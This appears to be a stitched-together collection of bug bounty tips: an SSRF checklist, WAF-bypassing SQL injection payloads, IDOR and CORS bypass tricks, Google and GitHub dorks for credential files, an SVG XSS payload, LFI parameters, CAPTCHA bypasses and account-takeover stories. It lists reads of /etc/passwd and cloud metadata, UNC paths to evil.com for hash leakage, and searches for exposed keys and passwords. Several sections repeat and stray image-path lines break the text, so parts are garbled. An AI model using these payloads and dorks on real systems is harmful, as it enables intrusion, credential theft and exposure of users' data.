Attacks
SSRF to XXE
Fingerprint SSRF client
Attacks on SSRF client
SSRF to XSS
Internal API
403 restrictions
Access to admin panel
Bypass restrictions
/proc/self/environ
C:/Windows/win.ini
Application log files
Application config files
File read
Cloud meta API
If Metadata v1 enabled
AWS
169.254.169.254/latest/user-data
169.254.169.254/latest/meta-data/hostname
169.254.169.254/latest/meta-data/ami-id
Check target IP to find out cloud provider
Internal network recon
Port scanning using errors or time delay
Fingerprint known HTTP services
Blind SSRF port scanning via DNS
Blind SSRF Exploitation by Wallarm
DNS
DNS pinning
evil.com -> 127.0.0.1
evil.com -> 169.254.169.254
DNS rebinding
Check tool http://1u.ms/
Known public DNS pinnings
localtest.me
169.254.169.254.xip.io
spoofed.burpcollaborator.net
Find target domain with A 127.0.0.1
Schemas
FTP
ftp:
tftp:
sftp:
HTTP
http:
https:
UNC Paths
\\127.0.0.1\$C\Windows\win.ini
\\evil.com\share
NetNTLM Hash Leakage
File read
file:///etc/passwd
netdoc:///etc/passwd
Other
jar:
Java Only
dict:
gopher:
Almost deprecated
ldap:
Redirect
Location: http://127.0.0.1
Redirect via controlled site
Location: gopher://127.0.0.1:11211/_data
Redirect with scheme changing
Chain of redirects via controlled site
target.com/?url=http://127.0.0.1
Open Redirect to allowed domain
Check various response codes: 201, 301, 302, 303, 307, 308
Bypass redirect protection
Where to find?
HTML/PDF/Image Rendering
SSRF via ffmpeg AVI/M3U8
File processing
XXE: xml, docx, odt
https://github.com/allanlw/svg-cheatsheet
SSRF via SVG
Cracking the lens by James Kettle
GET @evil.com HTTP/1.1
Headers: Host, Referer, X-Forwarded-For
Reverse Proxies Load Balancers
Callbacks
Upload image/file by URL
URL preview
Brute GET/POST typical SSRF params
?url=
?link=
?uri=
@HackerScrolls


A short p1 story
1) ran subscan got staging.target.comstaging.target.com
2) it has signup n login page after signup got redirected target.com just a simple user account ..no email verification:xD
3) used hunter.io got email like maintainer@target.com
Made account with this email on staging subdomain got access to admin dashboard with 13k+ users PII info
#bugbounty #bugbountytip

sql inyection payload+ bypass Mod_Security

```
/*!50000un0x696fn*/+/*!12345AlL*/(/*!50000se0x6c65ct*/+1)+-

/*!50000%75%6e%69on*/ %73%65%6cect 1,2,3,4...

/*!12345UnioN*//**/(/*!12345seLECT*//**/1)+--

/*!12345#qa%0A#%0AUnIOn*/(/*!12345#qa%0A#%0ASeleCt*//**/1)+
```

Another tip for broken link hijacking:

1. Run SourceWolf against all your target subdomains.

2. Store all the responses in a directory.

3. Grab all the social media links from the response files, and probe them with SourceWolf to get the 404 social media pages. (This will be done using sourcewolf**)

4. Manually confirm whether those profile actually don't exist.

5. If yes, check which page contains the broken link and take over the profile :)

**Expect this to be integrated with SourceWolf within some time!

Existing users - Look for an update right in the terminal!

BUG BOUNTY TIP #2

IDOR TRICK:

Suppose you find endpoint for IDOR

GET /api_v1/messages?user_id=Your_user_id

Try this

"GET /api v1/messages?user_id=Another User_id"

Try this

"GET /api_v1/messages?

user_id=Your_user_id&user_id=another_user_id"

Try this


"GET /api_v1/messages?


user_id=Another User_id User_id=your user_id"

Try this

"GET /api v1/messages?

user_id[]=Another_user_id&user_id[]=your_userid"


CORS Protection RegEx Bypass from @trbughunters
If the target only allows main-domain and subdomains,
try to write something at the beginning of the main-domain.
Origin: target.com --> Access-Control-Allow-Origin: target.com
Origin: eviltarget.com --> Not Vulnerable
Origin: sub.eviltarget.com --> Access-Control-Allow-Origin: sub.eviltarget.com
Note, this trick has been tried before and triggered.


CORS Protection RegEx Bypass from @trbughunters
If the target only allows main-domain and subdomains,
try to write something at the beginning of the main-domain.
Origin: target.com --> Access-Control-Allow-Origin: target.com
Origin: eviltarget.com --> Not Vulnerable
Origin: sub.eviltarget.com --> Access-Control-Allow-Origin: sub.eviltarget.com
Note, this trick has been tried before and triggered.

Find Passwords, Informations, Exposed Log Files, Webcams and Email Lists with Google Dorks

---

Finding FTP Servers & Websites Using HTTP: intitle:"index of" inurl:ftp after:2018

Find Log Files with Passwords: allintext:password filetype:log after:2018

Find Configuration Files with Passwords: filetype:env "DB_PASSWORD" after:2018

Find Email Lists: filetype:xls inurl:"email.xls"

Find Open Cameras: inurl:top.htm inurl:currenttime

// Source: null-byte

Account takeover:

1. In dashboard there was an option to change password.
2. Do change new password we have to enter old password.
3. I changed the password by entering wrong old password and capture that in burp.
4. I removed the old password and clicked the forward.
5. Boooom...password got changed


I had reported this as low severity bug. But
h1 closed it as N/A and they said, it requires physical access of user device.

When I had digged deeper,

1. I found there is no csrf token.
2. Insist of csrf token they used userid (uuid).
3. Userid was leaked in urls.
4. I got userid of others by Google dorks.
5. Yes now I found csrf.

csrf + improper password changing functionality = Account takeover. Now my N/A report got changed to CRITICAL

```
Hidden Parameter Trick @intigriti

Scour javascript files for variable names
then try each of them as a GET paramters to uncover hidden paramaters.
This often results in XSS!

see: var test = "xxx"
try: https://example.com?test="xsstesst
------------------------------------------------------------

Made tool for find var name & append as a paramter

assetfinder example.com |gau|egrep -v '(.css|.png|.jpeg|.jpg|.svg|.gif|.wolf)'|while read url; do
vars=$(curl -s $url | grep  -Eo "var [a-zA-Z0-9_]+" |sed -e 's,'var','"$url"?',g' -e 's/ //g'|grep -v
'.js'|sed 's/.*/&=xss/g');echo -e "\e[1;33m$url\n" "\e[1;32m$vars";done

@made by tarun.tmahour
```


Application Logic Bugs: IMPORTANT
You don't always need Burpsuite or proxy.
Inspecting a page can rain bounties.
1. Application allows for free and paid feature.
2. Only able to access free feature.
3. Clicking paid feature, redirects to payment link for paid.
4. Went back, checked the page via "Inspect element"
5. Found a param as 'disabled'
6. Changed to 'enabled'.
7. Access granted to paid feature.
@CircleNinja

@trbughunters

Vulnerabilities emerging with xmlrpc.php pingback module

1. Distributed denial-of-service (DDoS) attacks: An attacker executes the pingback.ping the method from several affected WordPress installations against a single unprotected target (botnet level).

2. Cloudflare Protection Bypass: An attacker executes the pingback.ping the method from a single affected WordPress installation which is protected by CloudFlare to an attacker-controlled public host (for example a VPS) in order to reveal the public IP of the target, therefore bypassing any DNS level protection.

3. XSPA (Cross Site Port Attack): An attacker can execute the pingback.ping the method from a single affected WordPress installation to the same host (or other internal/private host) on different ports. An open port or an internal host can be determined by observing the difference in time of response and/or by looking at the response of the request.

Subdomain enumeration - -> Dirsearch on subdomains - -> Found hidden javascript file - -> Found external AWS host in the JS - -> Admin panel authentication at / admin bypass - -> SSRF - -> AWS key extract - -> Obusfucated content parsing - -> Set aws credentials on my host - -> Downloaded files of the buckets - -> Found private API and secret keys - -> RCE


@trbughunters

Vulnerabilities emerging with xmlrpc.php pingback module

1. Distributed denial-of-service (DDoS) attacks: An attacker executes the pingback.ping the method from several affected WordPress installations against a single unprotected target (botnet level).

2. Cloudflare Protection Bypass: An attacker executes the pingback.ping the method from a single affected WordPress installation which is protected by CloudFlare to an attacker-controlled public host (for example a VPS) in order to reveal the public IP of the target, therefore bypassing any DNS level protection.

3. XSPA (Cross Site Port Attack): An attacker can execute the pingback.ping the method from a single affected WordPress installation to the same host (or other internal/private host) on different ports. An open port or an internal host can be determined by observing the difference in time of response and/or by looking at the response of the request.



Top 25 LFI (Local File Inclusion) Parameters

1. ?cat={payload}
2. ?dir={payload}
3. ?action={payload}
4. ?board={payload}
5. ?date={payload}
6. ?detail={payload}
7. ?file={payload}
8. ?download={payload}
9. ?path={payload}
10. ?folder={payload}
11. ?prefix={payload}
12. ?include={payload}
13. ?page={payload}
14. ?inc={payload}
15. ?locate={payload}
16. ?show={payload}
17. ?doc={payload}
18. ?site={payload}
19. ?type={payload}
20. ?view={payload}
21. ?content={payload}
22. ?document={payload}
23. ?layout={payload}
24. ?mod={payload}
25. ?conf={payload}

// Prepared by @trbughunters

File Upload Leads To SVG XSS:

{Svg enable required: you can check manually by upload a svg or use retire.js extension in your browser sometime it will help to detect}

1. create a Text file and bind a code;Then save as .SVG :

Script:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1
/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
   <script type="text/javascript">
      alert(Hacked);
   </script>
</svg>
```

2. Now upload this File and then open svg image location.

3. if its Vulnerable then popup comes.

"Mahendra"

File Upload Leads To SVG XSS:

{Svg enable required: you can check manually by upload a svg or use retire.js extension in your browser sometime it will help to detect}

1. create a Text file and bind a code;Then save as .SVG :

Script:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1
/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
   <script type="text/javascript">
      alert(Hacked);
   </script>
</svg>
```

2. Now upload this File and then open svg image location.

3. if its Vulnerable then popup comes.

"Mahendra"

Github Dorks

```
filename:sftp-config.json password
filename:.npmrc _auth
filename:.dockercfg auth
extension:pem private
filename:proftpdpasswd
filename:logins.json
filename:config.php dbpasswd
filename:dhcpd.conf
filename:sshd_config
filename:.bash_history
filename:.bashrc password
filename:id_rsa or filename:id_dsa
extension:sql mysql dump
extension:sql mysql dump password
filename:credentials aws_access_key_id
filename:.s3cfg
filename:.htpasswd
filename:.env DB_USERNAME NOT homestead
filename:.git-credentials
```

"Mahendrda"

Bypassing CAPTCHA tips

1- change request method:
    Example:
        POST --> GET
        POST --> PUT
2- remove captcha prameter
3- reuse old captcha
4- convert json data to normal request parameters
    Example:
        json request:
            POST / HTTP/1.1
            Host: example.com

            {"param1": "value1", "param2": "value2"}

        normal request:
            POST / HTTP/1.1
            Host: example.com

